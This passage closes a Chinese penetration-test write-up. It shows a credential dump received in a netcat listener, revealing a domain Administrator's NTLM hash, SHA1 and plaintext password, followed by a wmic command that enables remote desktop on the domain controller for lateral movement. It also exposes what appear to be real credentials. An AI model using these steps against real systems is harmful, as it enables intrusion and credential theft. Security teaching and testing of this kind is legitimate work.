
使用powershell在线抓去本地hash，意外发现该主机登陆过域控服务器，成功抓取到域控服务器的密码。

```
管理员: C:\Windows\system32\cmd.exe - nc64.exe -l -p 4444

* SHA1      : 8252ce88ea5c224541baf0401452d2f6a501f03c
[000000003] Primary
* Username  : Administrator
* Domain    : YIHUI_HAOCAI
* NTLM      : de26cce0356891a4a020e7c4957afc72
* SHA1      : 8252ce88ea5c224541baf0401452d2f6a501f03c
tspkg :
wdigest :
* Username  : Administrator
* Domain    : YIHUI_HAOCAI
* Password  : (null)
kerberos :
* Username  : Administrator
* Domain    : YIHUI_HAOCAI
* Password  : (null)
ssp :
credman :
[000000000]
* Username  : YIHUI_HAOCAI\Administrator
* Domain    : YIHUI_HAOCAI\Administrator
* Password  : p@ssw0rd

Authentication Id : 0 ; 83896 (00000000:000147b8)
Session           : Interactive from 1
半:
```


通过域命令查询域控服务器IP，尝试远程桌面连接，但域控服务器的远程桌面并未开启。



尝试使用命令开启远程桌面，但cmd命令被限制，但可以使用wmic命令。使用misc命令：

```
wmic / node: %pcname% / USER: %pcaccount% PATH  
win32_terminalsettingsetting WHERE (__Class! = "")  
CALL SetAllowTSCConnections 1
```

成功登陆域控服务器。



至此，本次渗透过程圆满结束～～

小结

总体来说，本次渗透还是达到了预期的目标，虽然过程磕磕绊绊的，但是还是拿到了自己想要的东西。

总结下本次渗透的知识点：

- 1.信息搜集很重要，全程信息搜集不要停
- 2.细心很重要，不要放过捕获的每一条信息
- 3.坚信你能搞定他～～



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队